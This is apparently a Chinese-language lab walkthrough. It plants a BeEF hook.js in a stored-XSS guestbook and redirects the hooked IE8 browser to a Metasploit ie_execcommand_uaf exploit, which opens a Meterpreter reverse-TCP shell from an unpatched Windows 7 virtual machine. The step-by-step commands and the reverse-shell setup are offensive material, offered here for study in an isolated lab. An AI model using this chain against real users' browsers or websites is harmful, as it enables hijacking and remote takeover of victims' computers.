### Beef+MSF入侵win7系统

注意本实验无法在kali2.0上成功复现，分析原因后可能是kali2.0自带的beef-xss版本过高，IE访问带hook.js的测试页面都会爆出js错误，火狐等主流浏览器没此问题，因此后面在kali1.0上尝试复现，发现kali1.0的beef-xss的hook.js能成功被IE无错误访问。

攻击者： kali1.0 192.168.10.14


服务器： centos 192.168.10.100

受害者： win7 192.168.10.1

实验说明：

通过xss漏洞劫持IE浏览器，针对IE7,8,9版本的浏览器ie\_execcommand\_uaf的漏洞开启msf对客户端win7进行攻击，使得拿到win7的shell也就是 dos

攻击者上开启Beef，一个是鱼钩地址，一个是管理地址



攻击者：复制鱼钩地址http://192.168.10.13:3000/hook.js，访问存在存储xss漏洞测试页面




找到留言板（存储型xss漏洞）将鱼钩写入进去并发表




然后模拟win7使用IE8.0浏览器访问被放了钩子的留言板界面。




进入beef管理界面，登录账号密码都是beef





然后启动msf装载ie\_execcommand\_uaf的漏洞，并设置服务器选项



use exploit/windows/browser/ie\_execcommand\_uaf


set PAYLOAD windows/meterpreter/reverse\_tcp \*

show options


set SRVHOST 192.168.10.13

set SRVPORT 888


set URIPATH /

exploit


这里的攻击地址是192.168.10.13:888，只要IE8访问该地址就会触发漏洞



开始攻击，启动888服务，接收端口为4444




在beef控制台上执行跳转命令，使得IE8.0从留言板界面跳转到攻击页面




点击执行，可以看到浏览器自动跳转到了一个攻击的页面



返回msfconsole，查看所有会话，成功截获一个会话




连接一下会话2，然后执行shell，便可以控制win7系统了




而客户端此时的画面是这样的：



点击关闭程序，只会重新访问刚刚的攻击地址，然后就无法返回正常的页面



如果此时客户端将浏览器关闭掉，让人很惊喜的是，shell不会断开！！！.



注意win7是虚拟机上刚装的系统取消了升级，也就意味着IE8.0的补丁没打，如果系统升级或者打了补丁，那么实验可能弹不出shell，比如真机上win7的IE被打了补丁，那么是无法反弹shell的，如下：

